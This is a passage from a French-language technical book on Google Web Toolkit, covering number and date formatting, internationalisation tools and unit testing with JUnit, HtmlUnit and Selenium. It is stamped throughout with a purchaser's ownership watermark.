  // Affiche 1,2345.6789 dans la locale par défaut
  GWT.log("La chaine formattée est " + formatted, null);

  // Converti une chaîne en double
  value = NumberFormat.getDecimalFormat().parse("12345.6789");
  GWT.log("La chaine convertie est " + value, null);

  // Notation scientifique
  value = 12345.6789;
  formatted = NumberFormat.getScientificFormat().format(value);
  // Affiche 1.2345E4 dans la locale par défaut
  GWT.log("Formatted string is" + formatted, null);

  // Monétaire
  fmt = NumberFormat.getCurrencyFormat();
  formatted = fmt.format(123456.7899);
  // Affiche $123,456.79 dans la locale par défaut
  GWT.log("Formatted currency is" + formatted, null);

  // Format personnalisé
  value = 12345.6789;
  formatted = NumberFormat.getFormat("000000.000000").format(value);
  // Affiche 012345.678900 dans la locale par défaut
  GWT.log("Formatted string is" + formatted, null);
}
```

Côté date, les choses sont assez similaires :

```
public onModuleLoad() {
      DateTimeFormat fmt = DateTimeFormat.getFormat("MM/dd/yyyy");
      Date now = new Date();
```

```
        // Affiche 10/30/2010
        Window.alert(fmt.format(now));
    }
```

Tableau 13–2 Motifs utilisés pour les formats de date dans DateTimeFormat

Exemple de motifs	Formatage lié au motif
`yyyy.MM.dd'at' HH:mm:ss vvvv`	1996.07.10 at 15:08:56 Pacific Time
`EEE, MMM d, ''yy`	Wed, July 10, '96
`h:mm a`	12:08 PM
`hh 'o''clock' a, zzzz`	12 o'clock PM, Pacific Daylight Time
`K:mm a, vvv`	0:00 PM, PT
`yyyyy.MMMMM.dd GGG hh:mm aaa`	01996.July.10 AD 12:08 PM

Les différents symboles sont explicités dans la documentation javadoc de la classe `DateTimeFormat`.

Création automatique de dictionnaires

Si l'internationalisation GWT est un mécanisme très puissant, certaines tâches récurrentes peuvent devenir rébarbatives. Pour nous aider, GWT se propose de fabriquer à la compilation les fichiers de propriétés en fonction de différentes valeurs (locales, générateur de clés, etc.). Concrètement, cela se traduit par l'utilisation d'annotations spécifiques dans l'interface i18n.

Prenons un exemple. Dans le code ci-après, l'application est développée en trois langues (anglais, français et espagnol). Nous demandons à GWT de créer trois dictionnaires en utilisant le format des propriétés Java (c'est le seul reconnu aujourd'hui). Par défaut, la création des clés s'appuie sur le nom des méthodes ou l'annotation `@Key`. Cependant, il est possible de redéfinir cette règle en demandant à ce que l'algorithme de création des noms soit personnalisé.

ASTUCE Créer les fichiers

Pour produire les fichiers, il suffit d'ajouter le paramètre `-extra` lors de la compilation en spécifiant un répertoire de destination.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Voici l'interface en question :

```
import com.google.gwt.i18n.client.Messages;
import com.google.gwt.i18n.client.LocalizableResource.DefaultLocale;
import com.google.gwt.i18n.client.LocalizableResource.Generate;

@DefaultLocale("fr")
@Generate(
  format = {"com.google.gwt.i18n.rebind.format.PropertiesFormat"},
  fileName="MyConstants_base",
  locales = {"fr","us","es"}
)
public interface MyMessages extends Messages {
      @DefaultMessage("Monsieur {0} vous etes connecté")
      @Key("isconnected")
      public String connected(String who);

      @DefaultMessage("Vert {0} ")
      @Meaning("la couleur verte")
      @Description("Le vert doit être nuancé")
      public String vert(@Example("vert clair") String nuance);
}
```

Ce code écrit trois fichiers, chacun suffixé de sa locale. Voici, à titre d'exemple, celui de la locale française :

```
Fichier : MyConstants_base_fr.properties (nom passé à l'attribut
"fileName")
# Generated from com.dng.i18n.client.MyMessages
# for locale fr
# 0=who
isconnected=Monsieur {0} vous êtes connecté

# Description: Le vert doit être nuancé
# Meaning: la couleur verte
# 0=nuance(Example: vert clair)
vert=Vert {0}
```

Bénéfices de l'internationalisation statique

Les bénéfices de l'internationalisation statique sont nombreux, surtout en termes d'optimisation, car le compilateur parcourt entièrement le code de l'application et ajoute dans le fichier JavaScript des fonctions réécrites de la manière suivante :

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class MyConstants_Generated implements MyConstants {
      String isConnected(String nom) {
                        return "Monsieur" + nom + "vous êtes connecté";}
      String vert(String nuance) { return "Vert " + nuance;}
}
```

Mieux encore, si le compilateur s'aperçoit en parcourant le code source initial que vous n'utilisez pas le message `isConnected()`, il supprimera purement et simplement cette méthode du fichier JavaScript final. N'oublions pas les vérifications d'erreurs dès la phase de compilation (types incorrects ou erreur dans le nommage d'une clé) permettant de lever très tôt d'éventuels problèmes de codage.

En revanche, tout cela a une contrepartie de taille. Lorsque vous livrez l'application, les dictionnaires étant embarqués dans le code JavaScript (tel qu'illustré précédemment), il n'est pas possible de modifier des valeurs ou des clés sans recompiler entièrement l'application. Dans certains cas, cette contrainte ne posera aucun problème. Dans d'autres, cela ne sera pas acceptable, pour celui qui livre l'application ou pour celui qui la reçoit (lourdeur du processus de livraison, utilisateurs non techniciens souhaitant modifier eux-mêmes les dictionnaires, etc.).

Externalisation dynamique

L'externalisation dynamique est le seul mécanisme répondant à cette problématique de compilation. Ce procédé permet à un utilisateur de modifier un dictionnaire sans recompiler entièrement son application. Dans la pratique, l'API est plutôt triviale, voire simpliste. Cela consiste à créer en JavaScript une liste de valeurs indexées par leur clé, puis à insérer au sein du fichier HTML ou dans un fichier externe un code JavaScript :

```
<script>
var monDictionnaire = {
highlightColor: "#FFFFFF",
shadowColor: "#808080",
errorMsg: "Une erreur est survenue",
errorIconSrc: "stopsign.gif"
};
</script>
(…) Suite du fichier HTML
```

Dans le code Java, la classe `Dictionary` se charge de fournir les valeurs à partir des différentes clés. Dans ce mode, n'espérez pas de validation ni d'optimisation du compilateur. On revient dans le monde cruel de JavaScript !

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Dans le code Java
public void onModuleLoad() {
  Dictionary theme = Dictionary.getDictionary("monDictionnaire");
  String highlightColor = theme.get("highlightColor");
  String shadowColor = theme.get("shadowColor");
  applyShadowStyle(highlightColor, shadowColor);
  String errorMsg = theme.get("errorMsg");
  String errorIconSrc = theme.get("errorIconSrc");
  Image errorImg = new Image(errorIconSrc);
  showError(errorMsg, errorImg);
}
```

L'outillage

i18nCreator

Plus l'application est complexe, plus le nombre de constantes, de clés et de messages aura tendance à augmenter. Définir systématiquement des interfaces et des paramètres peut vite devenir rébarbatif. C'est pourquoi GWT fournit un outil en ligne de commandes dénommé i18nCreator. Ce dernier est chargé de fabriquer pour vous les différents fichiers constituant la chaîne d'internationalisation, des interfaces Java jusqu'aux fichiers de propriétés :

```
i18nCreator [-eclipse projectName] [-out dir] [-overwrite] [-ignore]
            [-createMessages] [-createConstantsWithLookup] interfaceName
```

- `-eclipse` : crée un fichier d'extension `.launch` en configuration débogage.
- `-out` : répertoire dans lequel écrire les fichiers (par défaut, le répertoire courant).
- `-overwrite` : doit-on écraser les fichiers cibles ?
- `-ignore` : ne pas écraser si les fichiers sont déjà présents.
- `-createMessages` : crée les fichiers de type `Message` plutôt que `Constants`.
- `-createConstantsWithLookup` : crée des fichiers au format `ConstantsWithLookup` plutôt que `Constants`.
- `interfaceName` : le nom complètement qualifié de l'interface à créer.

Voici un exemple d'utilisation de l'outil i18nCreator :

```
~/Sami> i18nCreator -eclipse Foo -createMessages com.example.foo.client.FooMessages
Created file src/com/example/foo/client/FooMessages.properties
Created file FooMessages-i18n.launch
Created file FooMessages-i18n
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Lorsqu'il est lancé pour la première fois, i18nCreator crée un fichier de propriétés vide et un script de synchronisation (au format Eclipse ou shell). Le but de ce script est de synchroniser à la demande les interfaces Java et les fichiers de propriétés. Voici son contenu à titre d'information (I18nSync est abordé dans la section suivante) :

```
@java -cp "%~dp0\src;%~dp0\bin;C:/gwt-2.0/gwt-user.jar;C:/gwt-2.0/gwt-
dev.jar" com.google.gwt.i18n.tools.I18NSync -out "%~dp0\src"
com.myModule.client.MonInterface
```

À RETENIR Encodage des fichiers de propriétés

`Constants` et `Messages` utilisent tous deux des fichiers de propriétés Java, avec une différence notable : les fichiers de propriétés utilisés par GWT doivent être encodés en UTF-8 et peuvent contenir des caractères Unicode. Cela évite d'avoir à utiliser `native2ascii` dans certains cas.

I18nSync

I18nSync est sûrement l'outil qui vous apportera le plus de confort dans le développement i18n quotidien. Son rôle consiste à créer les interfaces à partir des fichiers de propriétés. Il fonctionne en mode `Constants` (par défaut), `Messages` et `ConstantsWithLookup` :

```
c:\gwt-2>java -cp gwt-user.jar;gwt-dev.jar com.google.gwt.i18n.tools.I18NSync
Google Web Toolkit 2
I18NSync [-out fileName] [-createConstantsWithLookup] [-createMessages] nom de
l'interface de type Constant ou Messages à créer
Paramètres :
  -out       Précise le chemin des sources, correspond par défaut au CLASSPATH
  -createConstantsWithLookup   Crée des interfaces dérivant de
ConstantsWithLookup
  -createMessages Create des interfaces dérivant de Messages plutôt que Constant
Nom de l'interface de type Constant ou Message à créer, par exemple
com.google.sample.i18n.client.Colors
```

I18nSync est souvent masqué par l'environnement de développement ou appelé à partir de scripts créés eux-mêmes par i18nCreator. Voici un exemple de ligne de commandes :

```
java com.google.gwt.i18n.tools.I18NSync -cp %CLASSPATH%;projetGWT\src -out
                                        projetGWT/src
com.dng.i18n.client.MyConstants
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

14

L'environnement de tests

La gestion des tests est fondamentale dans tout projet de développement logiciel. En tant que technologie web, GWT tient compte de cet impératif et fournit plusieurs outils pour réaliser des tests unitaires de manière intégrée.

Ce chapitre n'est pas une illustration des bonnes ou mauvaises pratiques de tests ; d'autres ouvrages plus complets y consacrent l'essentiel de leur contenu. Ici, nous nous attachons à présenter l'outillage et les frameworks du marché permettant de couvrir les tests unitaires et fonctionnels avec GWT.

GWT et la problématique des tests

Rappelons que la stratégie des tests avec GWT, au même titre que n'importe quelle technologie HTML/JavaScript, n'est pas fondamentalement différente d'une application JSP, ASP ou PHP traditionnelle. Cette règle prévaut également lors de la phase de développement avec les tests unitaires, car nous sommes dans un environnement Java.

Pour le développeur, il s'agit de tester un module GWT indépendamment du reste de l'application afin de déceler d'éventuelles régressions et d'améliorer la qualité du code.

Par ailleurs, une stratégie de tests intègre généralement une vérification de la couverture de code, qui consiste à s'assurer que le test conduit à exécuter l'ensemble (ou une fraction déterminée) des instructions présentes dans le code à tester.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

En théorie, toute méthode publique doit posséder un test associé. Pour la couche cliente de GWT, la grande majorité des traitements consiste à alimenter, modifier ou manipuler des interfaces graphiques basées sur le DOM et son modèle événementiel. À partir de là, l'objectif n'est pas de se perdre dans une multiplication de tests inutiles.

Il est coutume d'attacher une importance particulière aux méthodes qui nécessitent des traitements métier complexes (en espérant que ces traitements soient en majorité sur le serveur). Vérifier qu'un `Label` ou un `TextBox` a bien reçu une chaîne de caractères saisie par un utilisateur n'a pas de sens.

Tant en mode développement qu'en mode production, GWT propose une intégration étroite avec le framework de tests unitaires JUnit (http://www.junit.org).

La mixité des tests

Nous l'avons déjà évoqué à maintes reprises tout au long de cet ouvrage : GWT propose deux modes pour l'exécution des applications, les modes développement et production. Les tests ne dérogent pas à la règle qui veut qu'un développeur doit pouvoir exécuter ses tests en choisissant l'un des deux modes. Le mode développement est celui pour lequel l'ensemble du code s'exécute en Java. Le mode production est un mode 100 % JavaScript. Dans les deux cas, l'utilisateur définit le ou les navigateur(s) qu'il souhaite paramétrer. La différence fondamentale entre les modes se situe au niveau des performances. Le mode production nécessite une phase de compilation intermédiaire parfois très coûteuse en temps, nous allons le voir.

L'environnement des tests a été profondément revu dans GWT 2. Avec la disparition de l'ancien mode développement (appelé mode émulé ou *hosted mode*) s'appuyant sur l'ancêtre du plug-in, le navigateur caché, l'équipe des contributeurs en a profité pour introduire une nouvelle API plus riche et extensible.

Créer un test unitaire

GWT fournit une classe spéciale, `GWTTestCase`, qui s'intègre avec JUnit (cet outil doit être préalablement enregistré dans le `classpath`). Le développeur dérive de la classe `GWTTestCase` – sous-classe de la classe JUnit `TestCase` – contenant toute l'infrastructure de simulation des tests en conditions réelles.

Pour faciliter l'écriture des tests, GWT met à disposition du développeur un paramètre "`-junit`" lors de la création du projet avec `WebAppCreator`.

`WebAppCreator` construit un squelette de test et des fichiers préalablement configurés pour Eclipse. S'il est d'usage de créer un test dans un module externe à celui qu'on souhaite tester, cette pratique n'est pas obligatoire et certains projets hébergent

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

l'implémentation et les tests au sein du même module. Il suffit d'ajouter un package de test ou un répertoire dédié aux tests.

Voici la sortie proposée par `WebAppCreator` :

```
c:\gwt-windows-2.0>WebAppCreator.cmd
      -junit c:\eclipse\ plugins\org.junit4_4.3.1\junit.jar
      -out c:\monProjet\MyModuleTest com.dng.MyModuleTest
Created directory c:\java\MyModule\test
Created directory c:\java\MyModule\test\com\dng\client
Created file c:\java\MyModule\test\com\dng\client\MyModuleTest.java
Created file c:\java\MyModule\MyModuleTest-dev.launch
Created file c:\java\MyModule\MyModuleTest-prod.launch
Created file c:\java\MyModule\MyModuleTest-dev.cmd
Created file c:\java\MyModule\MyModuleTest-prod.cmd
```

Voyons concrètement le contenu des fichiers créés par `WebAppCreator`.




Figure 14–1
Structure d'un projet de test GWT

Le schéma montre clairement les modifications opérées lors de la création du projet de test et leur caractère peu intrusif sur le projet à tester. `WebAppCreator` ajoute un répertoire de test (s'il n'existe pas) et des fichiers de lancement (un par mode). Voyons le contenu de la classe `MyModuleTest` avec un exemple très basique (pour ne pas dire simpliste).

```
package com.dng.client;
import com.google.gwt.junit.client.GWTTestCase;

// Classe de test JUnit.
public class MyModuleTest extends GWTTestCase {
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
// Doit pointer vers un module valide.
  public String getModuleName() {
    return "com.dng.MyModule";
  }

  /**
   * Ajouter ici autant de tests que vous le souhaitez.
   */

  public void testUnPlusUnEgalDeux() {
    assertTrue(1+1==2);
  }
}
```

Nous allons créer cette fois un vrai test. En l'occurrence, nous souhaitons alimenter un formulaire et le soumettre à une page PHP supposée renvoyer la chaîne de caractères `valide` ou `invalide` avec un jeton de sécurité. La magie du mode développement embarqué dans les tests nous permet d'invoquer les API de soumission HTTP, mais aussi d'extraire le contenu des cookies.

Par ailleurs, toute requête HTTP avec GWT étant par définition asynchrone, il faut être capable d'attendre la réponse pendant un laps de temps donné. Dans le cas où ce délai expire, une exception de type `TimeOutException` est levée, provoquant l'échec du test.

L'utilisateur peut également provoquer la fin d'un test manuellement en appelant la méthode `GWTTestCase.finishTest()`.

```
    public void testAuthenticateUserViaFormPanel() {
       Label l = new Label("Utilisateur");
       FormPanel fp = new FormPanel();
       fp.setAction("/valideUtilisateur.php");
       fp.setMethod(fp.METHOD_POST);
       TextBox tb = new TextBox();
       fp.add(l);   fp.add(tb);

       fp.addSubmitCompleteHandler(new SubmitCompleteHandler() {
          @Override
          public void onSubmitComplete(SubmitCompleteEvent event) {
             // Nous avons reçu une réponse du serveur
             assertEquals(event.getResults(), "valide");
             assertNotNull(Cookies.getCookie("token"));
             finishTest();
          }
       });
```

```
        // On alimente un utilisateur donné
        tb.setText("Sami");
        // On soumet le formulaire en POST HTTP
        fp.submit();
       // Délai d'attente maximal pour lequel le serveur doit répondre
        delayTestFinish(500);
    }
```

Il existe plusieurs moyens de lancer les tests unitaires, en ligne de commande, via Ant, Maven ou les fichiers de lancement Eclipse. La plupart de ces environnements s'appuie sur la classe `TestRunner` de JUnit au travers de l'argument `gwt.args` :

```
java -Dgwt.args="-out www-test" -cp "%~dp0\src;%~dp0\test;%~dp0\bin; -
cp %CLASSPATH% junit.textui.TestRunner com.dng.client.MyModuleTest %*
```

Le paramètre `-Dgwt.args` permet de spécialiser la configuration des tests. Ici, nous exécutons ce test en mode par défaut, c'est-à-dire en mode développement.

Le mode développement est évidemment plus rapide au lancement, du fait qu'aucune étape de création JavaScript n'est nécessaire. Cela n'est pas le cas du mode production, qui réalise une compilation complète du site et crée une à plusieurs permutations (en fonction des navigateurs ciblés). Nous le verrons un peu plus tard.

Notez qu'il est possible d'exécuter ces tests de manière automatisée via des scripts shell. De nombreux outils d'intégration continue s'interfacent aisément avec JUnit.

Les suites de tests

Les suites permettent de mettre en place une étape d'initialisation pour un jeu de plusieurs tests ou d'intercaler des traitements spécifiques entre chaque test. Pour cela, il suffit de redéfinir les deux méthodes suivantes :

- `gwtSetUp()` : s'exécute avant chaque méthode dans un cas de test.
- `gwtTearDown()` : s'exécute après chaque méthode dans un cas de test.

Dans l'exemple suivant, `gwtSetup()` est concrètement utilisé pour nettoyer le contenu DOM de la page HTML hôte entre chaque test. C'est une sorte d'effaceur (en évitant soigneusement les balises `scripts` et `iframe`) :

```
import com.google.gwt.junit.client.GWTTestCase;
import com.google.gwt.user.client.DOM;
import com.google.gwt.user.client.Element;
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
private static native String getNodeName(Element elem) /*-{
   return (elem.nodeName || "").toLowerCase();
}-*/;

/**
 * supprime tous les elements de body, excepté les scripts et iframes.
 */
public void gwtSetUp () {
  Element bodyElem = RootPanel.getBodyElement();

  List<Element> toRemove = new ArrayList<Element>();
  for (int i = 0, n = DOM.getChildCount(bodyElem); i < n; ++i) {
    Element elem = DOM.getChild(bodyElem, i);
    String nodeName = getNodeName(elem);
    if (!"script".equals(nodeName) && !"iframe".equals(nodeName)) {
      toRemove.add(elem);
    }
  }

  for (int i = 0, n = toRemove.size(); i < n; ++i) {
    DOM.removeChild(bodyElem, toRemove.get(i));
  }
}
```

Une architecture modulaire et extensible

La nouveauté principale des tests avec GWT 2 est l'introduction des styles de tests.

Il faut savoir que lorsqu'un test est exécuté par l'utilisateur (ou un processus externe), GWT met en place toute une infrastructure d'exécution complexe. Chaque environnement a ses spécificités, ses avantages et ses inconvénients. Dans le jargon GWT, ces environnements d'exécution sont appelés des styles d'exécution ou *run style*. Voici les styles prédéfinis fournis par GWT lors de l'installation :

- `HtmlUnit` est un simulateur de navigateur embarqué, capable d'afficher du DOM/JavaScript. Ce mode est disponible en développement et en production.
- `Manuel` : l'utilisateur lance un navigateur manuellement et pointe vers un site JUnit créé par GWT.
- `Selenium` : l'utilisateur installe l'outil Selenium RC sur son poste et pilote en amont l'ensemble des navigateurs à partir d'un serveur web local.
- `Distant` : l'utilisateur lance un navigateur distant et l'encapsule via le protocole distant RMI (*Remote Method Invocation*).
- `Externe` (mode production) : dans ce mode, GWT lance l'exécutable du navigateur fourni par l'utilisateur.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Du point de vue de l'architecture, la brique logicielle chargée d'exécuter les tests avec GWT s'appelle le `JUnitShell`. C'est un programme lancé par la classe `GWTTestCase` lors de l'exécution des tests JUnit, réalisant le lien entre l'environnement de test et les différents styles d'exécution.

Le schéma suivant illustre le principe général avec notamment la création de code en mode développement et l'exécution du JavaScript en mode production.




Figure 14–2
Architecture des tests avec GWT

Ce mode mixte est fondamental, car il assure une symétrie entre les deux environnements de test :

- Le JUnitShell est une sorte de tour de contrôle qui exécute des tests en fonction de l'outil retenu par le développeur.
- Le proxy RPC JunitHost est un service qui collecte les résultats de tests distants envoyés par les navigateurs à l'environnement de test local Junit.

N'oubliez pas que toute cette architecture est entièrement répartie. L'environnement de test est à un endroit, les navigateurs clients à un autre.

Tous ces modes ou styles garantissent également la couverture la plus large en termes de plates-formes. L'utilisateur choisit le contexte le plus proche de son environnement cible et définit au travers de styles son mode d'exécution sous `TestRunner` :

```
java -Dgwt.args="-runStyle HtmlUnit" -cp
"%~dp0\src;%~dp0\test;%~dp0\bin; -cp %CLASSPATH%
junit.textui.TestRunner com.dng.client.MyModuleTest %*
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Le style HtmlUnit – moteur de test par défaut

HtmlUnit est le moteur de test par défaut utilisé par GWT lorsque l'utilisateur ne spécifie aucune option (notamment en mode développement). C'est à la base un projet Open Source (licence Apache v2) très prisé des puristes : http://htmlunit.sourceforge.net/.

HtmlUnit fournit un socle léger pour le test d'applications web. Il simule les fonctionnalités d'un navigateur (DOM, JavaScript, réseau, sécurité) et propose des API pour piloter le navigateur embarqué. Voici, à titre d'exemple, un bout de code qui charge le site de HtmlUnit puis recherche une balise dont l'attribut est `John` :

```
@Test
public void searchForJohn() throws Exception {
    final WebClient webClient = new WebClient(BrowserVersion.FIREFOX_2);
    final HtmlPage page = webClient.getPage("http://htmlunit.sourceforge.net");

    // Recherche toutes les balises DIV
    final List<?> divs = page.getByXPath("//div");

    // Recherche la div avec l'attribut 'name' égal à 'John'
    final HtmlDivision div = (HtmlDivision)
                            page.getByXPath("//div[@name='John']").get(0);
}
```

Ce style de test garantit des performances d'exécution optimales. En revanche, HtmlUnit n'est pas un navigateur réel ; ce framework reste un simulateur qui utilise un moteur d'exécution JavaScript spécifique (et non celui des navigateurs).

Cela signifie également que certains tests, il est vrai marginaux, peuvent être validés en test par HtmlUnit et invalidés lors de l'exécution finale sous Firefox ou Chrome.

Voici le résultat affiché par JUnit lorsque nous exécutons le test d'authentification précédent en mode production avec les options par défaut.




Figure 14–3
Style de test avec HtmlUnit en mode production

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

En augmentant le niveau de traces, on peut remarquer les opérations réalisées par JUnitShell.

```
Starting HTTP on port 0 (1)
   HTTP listening on port 53044
      Permutation 1 (strong name 86749046E485F64476E9BD8A7D88BA26) has
an initial download size of 129411 and total script size of 129411
      Permutation 2 (strong name A749497A0A71EEAFDC66F0D2EB023C7F) has
an initial download size of 129149 and total script size of 129149
      Permutation 3 (strong name FFC3BDF2613C726D655CA79091BBDE83) has
an initial download size of 73099 and total script size of 73099
      Permutation 4 (strong name 6327002A94667F90B71F2224F2492F6E) has
an initial download size of 73345 and total script size of 73345
      Permutation 5 (strong name 38CAF6FBFE1CAFD9D96671D1EE9A1145) has
an initial download size of 72296 and total script size of 72296
   Compilation succeeded -- 20,180s (2)
Starting http://169.254.162.237:53044/
com.dng.newtestsframework.TestSample.JUnit/junit.html on browser FF3 (3)
logging for HtmlUnit thread
All clients connected (Limiting future permutations to: gecko1_8)
```

1. Lors de l'exécution, GWT commence par lancer le serveur web intégré.
2. Il compile ensuite l'application (cela a pris tout de même 20 secondes).
3. Enfin, il lance le navigateur HtmlUnit en lui passant l'URL de la page spécifique JUnit créée lors de la compilation.

Voyons maintenant les mêmes tests en mode développement.




Figure 14–4
Style de test HtmlUnit en mode développement

Si la mécanique générale reste la même, il n'y a désormais plus aucune phase de compilation. Le lancement de l'environnement et l'exécution du test prennent 9 secondes, soit presque trois fois moins qu'en mode production.


Ajoutons un dernier mot sur le navigateur par défaut utilisé pour ce test. GWT propose l'argument `-runStyle` pour spécifier les navigateurs clients à simuler. Si nous avions voulu utiliser IE6 et Opera, il aurait simplement fallu ajouter l'argument `-runStyle HtmlUnit:ie6,opera` à `TestRunner`. En l'absence de navigateur positionné, c'est Firefox 3 qui est retenu, d'où le message `on browser FF2`.

Le style manuel ou interactif

Les tests HtmlUnit par défaut ont l'avantage d'être performants en mode développement et relativement simples du point de vue des contraintes d'infrastructure (ils peuvent d'ailleurs s'exécuter sur une machine sans navigateur). En revanche, du fait qu'à aucun moment Firefox ou IE8 n'est utilisé, il peut subsister des différences mineures lors du rendu final. Le mode manuel apporte une réponse à cette problématique en proposant à l'utilisateur de lancer lui-même un navigateur doté du plug-in GWT et pointant sur l'URL JUnit.

Pour cela, il suffit de spécifier à `TestRunner` l'argument `-runStyle Manual`. Ce mode est interactif. Une fois le serveur web chargé, GWT reste en attente d'une requête en provenance d'un navigateur lancé manuellement par l'utilisateur.

Figure 14–5
Test en mode manuel



Le mode manuel fonctionne également en production, il suffit d'ajouter le paramètre "`-prod`" à `TestRunner`.

Le style Selenium

Selenium est un outil développé par la société ThoughtWorks. Il est composé de plusieurs briques logicielles :

- Selenium IDE : un plug-in permettant d'enregistrer des scénarios de test ;
- Selenium RC : un outil permettant d'écrire des tests dans n'importe quel langage et de contrôler, via un serveur centralisé, l'exécution de ces tests à destination de plusieurs navigateurs ;
- Selenium Grid : une extension de Selenium RC proposant plusieurs serveurs et plates-formes dans une grille d'exécution.

Selenium RC est constitué d'une architecture à base de serveur web. Ce dernier est capable d'intercepter une requête pour la rediriger vers un navigateur. En d'autres termes, Selenium RC pilote à distance n'importe quel navigateur du marché.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 14–6
Environnement de test Selenium RC

L'installation de Selenium RC est simple. Une fois l'outil téléchargé sur le site http://www.seleniumhq.org, il suffit de lancer le serveur web de contrôle (*Remote Control Server*) de la manière suivante : `java -jar selenium-server.jar`.

Le serveur se lance sur le port 4444 par défaut et se met en attente de requêtes. Côté GWT, nous spécifions l'argument `-runStyle Selenium:localhost:4444/*firefox` pour indiquer que nous souhaitons réaliser nos tests avec Firefox. Dès le lancement de `TestRunner`, GWT prend contact avec le serveur Selenium (on peut le voir dans la figure suivante) et lui envoie le flux JavaScript. On aperçoit alors Firefox se lancer automatiquement et exécuter notre test, le tout au travers d'une console Selenium gardant trace des moindres échanges.

